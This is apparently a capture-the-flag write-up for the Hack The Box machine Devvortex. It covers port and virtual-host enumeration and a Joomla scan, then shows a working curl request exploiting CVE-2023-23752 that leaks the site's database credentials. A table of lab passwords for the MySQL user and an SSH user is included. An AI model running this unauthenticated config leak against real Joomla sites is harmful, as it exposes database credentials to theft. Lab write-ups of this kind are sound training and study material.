
Devvortex Writeup



Released on 25 Nov 2023
Created by 7u9y
User Blood pwned by xct 0H 18M 2S
System Blood pwned by snowscan 0H 20M 46S

00 - Credentials

username	passsword	service	address
admin -> lewis	P4ntherg0t1n5r3c0n##	JOOMLA (MySQL)	http://dev.devvortex.htb/administrator
logan	tequieromucho	SSH,sudo	devvortex.htb

01 - Reconnaissance and Enumeration


NMAP (Network Enumeration)

```
# Nmap 7.94SVN scan initiated Sun Dec  3 21:31:47 2023 as: nmap -sC -sV -oA nmap/devv -v 10.10.11.242
Increasing send delay for 10.10.11.242 from 0 to 5 due to 84 out of 278 dropped probes since last increase.
Increasing send delay for 10.10.11.242 from 5 to 10 due to 11 out of 14 dropped probes since last increase.
Increasing send delay for 10.10.11.242 from 10 to 20 due to 11 out of 14 dropped probes since last increase.
Increasing send delay for 10.10.11.242 from 40 to 80 due to 11 out of 13 dropped probes since last increase.
Increasing send delay for 10.10.11.242 from 80 to 160 due to 11 out of 13 dropped probes since last increase.
Increasing send delay for 10.10.11.242 from 160 to 320 due to 11 out of 13
dropped probes since last increase.
Nmap scan report for 10.10.11.242
Host is up (0.22s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://devvortex.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Sun Dec  3 21:35:45 2023 -- 1 IP address (1 host up) scanned
in 238.12 seconds
```

Two ports open:

- port 22 (SSH) -> Rarely do you find any exploit for SSH.
- port 80 (HTTP) -> `http://devvortex.htb/`

HTTP enumeration (port 80)



Unleash the power of the web with DevVortex - your compass in the digital realm

We see that it mainly uses the `.html` files, and hence we may do a directory brute force and v-host scan:

directory brute force and v-host scan

- directory -> Nothing is given from this site.

```
└─$ dirsearch -u http://devvortex.htb/ -w
/usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words.txt
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23:
DeprecationWarning: pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25
Wordlist size: 43007

Output File:
/home/pyp/Misc/CTF/HTB/Machines/Active/Devvortex/reports/http_devvortex.htb/
__24-04-10_10-11-20.txt

Target: http://devvortex.htb/

[10:11:20] Starting:
[10:11:33] 301 -  178B  - /js  ->  http://devvortex.htb/js/
```

```
[10:11:33] 301 -  178B  - /css  ->  http://devvortex.htb/css/
[10:11:33] 301 -  178B  - /images  ->  http://devvortex.htb/images/
```


- virtual host (v-host)

```
└─$ wfuzz -H "Host: FUZZ.devvortex.htb" -w
/usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt
--hl 7 http://devvortex.htb
Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://devvortex.htb/
Total requests: 19966

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000019:   200        501 L    1581 W     23221 Ch    "dev"
```

We get one virtual host -> `dev.devvortex.htb` which seems to be sort of a `development` environment (and these usually have bugs). Edit our hosts file and place it together with `devvortex.htb`.

```
10.10.11.242    devvortex.htb dev.devvortex.htb
```

dev.devvortex.htb



WELCOME TO DEVVORTEX

Welcome to the realm of stunning web design!


We can try enumerating for directories again:

- Directories

```
dirsearch -u http://dev.devvortex.htb/ -w
/usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words.txt
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23:
DeprecationWarning: pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25
Wordlist size: 43007

Output File:
/home/pyp/Misc/CTF/HTB/Machines/Active/Devvortex/reports/http_dev.devvortex.
htb/__24-04-10_10-26-38.txt

Target: http://dev.devvortex.htb/

[10:26:38] Starting:
[10:26:54] 301 -  178B  - /includes  ->  http://dev.devvortex.htb/includes/
[10:26:54] 301 -  178B  - /templates  ->
http://dev.devvortex.htb/templates/
[10:26:54] 301 -  178B  - /images  ->  http://dev.devvortex.htb/images/
[10:26:54] 301 -  178B  - /tmp  ->  http://dev.devvortex.htb/tmp/
[10:26:54] 301 -  178B  - /language  ->  http://dev.devvortex.htb/language/
```

```
[10:26:54] 301 -  178B  - /media  ->  http://dev.devvortex.htb/media/
[10:26:54] 301 -  178B  - /modules  ->  http://dev.devvortex.htb/modules/
[10:26:54] 301 -  178B  - /cache  ->  http://dev.devvortex.htb/cache/
[10:26:54] 301 -  178B  - /plugins  ->  http://dev.devvortex.htb/plugins/
[10:26:54] 301 -  178B  - /administrator  ->
http://dev.devvortex.htb/administrator/
[10:26:54] 301 -  178B  - /components  ->
http://dev.devvortex.htb/components/
[10:26:54] 301 -  178B  - /libraries  ->
http://dev.devvortex.htb/libraries/
[10:26:55] 301 -  178B  - /api  ->  http://dev.devvortex.htb/api/
[10:26:56] 404 -   16B  - /php
```

We get an interesting number of items, symbolising a web app such as WordPress, Jenkins or Joomla. Let us go to the administrator panel:



Right on the money!

JOOMLA enumeration

With joomla, the first thing we do is run `joomscan`:


```

joomscan -u http://dev.devvortex.htb/

    ____  _____  _____  __  __  ___   ___    __    _  _
   (_  _)(  _  )(  _  )(  \/  )/ __) / __)  /__\  ( \( )
  .-_)(   )(_)(  )(_)(  )    ( \__ \( (__  /(__)\  )  (
  \____) (_____)(_____)(_/\/\_)(___/ \___)(__)(__)(_)\_)
                        (1337.today)

    --=[OWASP JoomScan
    +---++---==[Version : 0.0.7
    +---++---==[Update Date : [2018/09/23]
    +---++---==[Authors : Mohammad Reza Espargham , Ali Razmjoo
    --=[Code name : Self Challenge
    @OWASP_JoomScan , @rezesp , @Ali_Razmjo0 , @OWASP

Processing http://dev.devvortex.htb/ ...



[+] FireWall Detector
[++] Firewall not detected

[+] Detecting Joomla Version
[++] Joomla 4.2.6

[+] Core Joomla Vulnerability
[++] Target Joomla core is not vulnerable

[+] Checking apache info/status files
[++] Readable info/status files are not found

[+] admin finder
[++] Admin page : http://dev.devvortex.htb/administrator/

[+] Checking robots.txt existing
[++] robots.txt is found
path : http://dev.devvortex.htb/robots.txt

Interesting path found from robots.txt
http://dev.devvortex.htb/joomla/administrator/
http://dev.devvortex.htb/administrator/
http://dev.devvortex.htb/api/
http://dev.devvortex.htb/bin/
http://dev.devvortex.htb/cache/
http://dev.devvortex.htb/cli/
http://dev.devvortex.htb/components/
http://dev.devvortex.htb/includes/
http://dev.devvortex.htb/installation/
http://dev.devvortex.htb/language/
http://dev.devvortex.htb/layouts/
http://dev.devvortex.htb/libraries/
http://dev.devvortex.htb/logs/
http://dev.devvortex.htb/modules/
http://dev.devvortex.htb/plugins/
http://dev.devvortex.htb/tmp/
```

```
[+] Finding common backup files name
[++] Backup files are not found

[+] Finding common log files name
[++] error log is not found

[+] Checking sensitive config.php.x file
[++] Readable config files are not found


Your Report : reports/dev.devvortex.htb/
```

With the above we can see very important info that usually leads to CVES, the version of JOOMLA!

```
Joomla 4.2.6
```

Let us look up any important CVES:




CVE-2023-23752 ⚠ Known exploited Public exploit

An issue was discovered in Joomla! 4.0.0 through 4.2.7. An improper access check allows unauthorized access to webservice endpoints.

Max CVSS 5.3
EPSS Score 95.21%
Published 2023-02-16
Updated 2024-01-09
CISA KEV Added 2024-01-08

Investigating further -> https://www.rapid7.com/db/modules/auxiliary/scanner/http/joomla_api_improper_access_checks/
It even has a metasploit module which we can use to verify but let us enumerate manually, after all we learning. We will combine the exploit in the blog to achieve remote code execution on the server -> https://vulncheck.com/blog/joomla-for-rce
According to the blog, we may be able to leak sensitive information of the server without authenticating using the api:



As discussed, CVE-2023-23752 is an authentication bypass resulting in an information leak. Most of the public exploits use the bypass to leak the system's configuration, which contains the Joomla! MySQL database credentials in plaintext. The following demonstrates the leak:

```
curl -v http://10.9.49.205/api/index.php/v1/config/application?public=true
*   Trying 10.9.49.205:80...
* TCP_NODELAY set
* Connected to 10.9.49.205 (10.9.49.205) port 80 (#0)
> GET /api/index.php/v1/config/application?public=true HTTP/1.1
> Host: 10.9.49.205
> User-Agent: curl/7.68.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Mon, 20 Mar 2023 15:14:05 GMT
< Server: Apache/2.4.41 (Ubuntu)
< x-frame-options: SAMEORIGIN
< referrer-policy: strict-origin-when-cross-origin
< cross-origin-opener-policy: same-origin
< X-Powered-By: JoomlaAPI/1.0
< Expires: Wed, 17 Aug 2005 00:00:00 GMT
< Last-Modified: Mon, 20 Mar 2023 15:14:05 GMT
< Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
< Pragma: no-cache
< Content-Length: 1983
< Content-Type: application/vnd.api+json; charset=utf-8
<
{"links":{"self":"http:\/\/10.9.49.205\/api\/index.php\/v1\/config\/application?public=tru
d":224}},{"type":"application","id":"224","attributes":{"access":1,"id":224}},{"type":"app
```


Using curl, we can also see this behaviour from the web application:

```
curl "http://dev.devvortex.htb/api/index.php/v1/config/application?
public=true" | jq . 2>/dev/null
{
  "links": {
    "self": "http://dev.devvortex.htb/api/index.php/v1/config/application?
public=true",
    "next": "http://dev.devvortex.htb/api/index.php/v1/config/application?
public=true&page%5Boffset%5D=20&page%5Blimit%5D=20",
    "last": "http://dev.devvortex.htb/api/index.php/v1/config/application?
public=true&page%5Boffset%5D=60&page%5Blimit%5D=20"
  },
  "data": [
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "offline": false,
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "offline_message": "This site is down for maintenance.<br>Please check back again soon.",
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "display_offline_message": 1,
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "offline_image": "",
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "sitename": "Development",
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "editor": "tinymce",
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "captcha": "0",
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "list_limit": 20,
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "access": 1,
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "debug": false,
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "debug_lang": false,
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "debug_lang_const": true,
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "dbtype": "mysqli",
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "host": "localhost",
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "user": "lewis",
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "password": "P4ntherg0t1n5r3c0n##",
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "db": "joomla",
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "dbprefix": "sd4fg_",
        "id": 224
      }
      },
      {
        "type": "application",
        "id": "224",
        "attributes": {
          "dbencryption": 0,
          "id": 224
        }
      },
      {
        "type": "application",
        "id": "224",
        "attributes": {
          "dbsslverifyservercert": false,
          "id": 224
        }
      }
    ],
    "meta": {
      "total-pages": 4
    }
  }
```

And we get some credentials:

```
joomla admin: P4ntherg0t1n5r3c0n##
```

Let us try to log in the site:



Username and password do not match or you do not have an account yet.

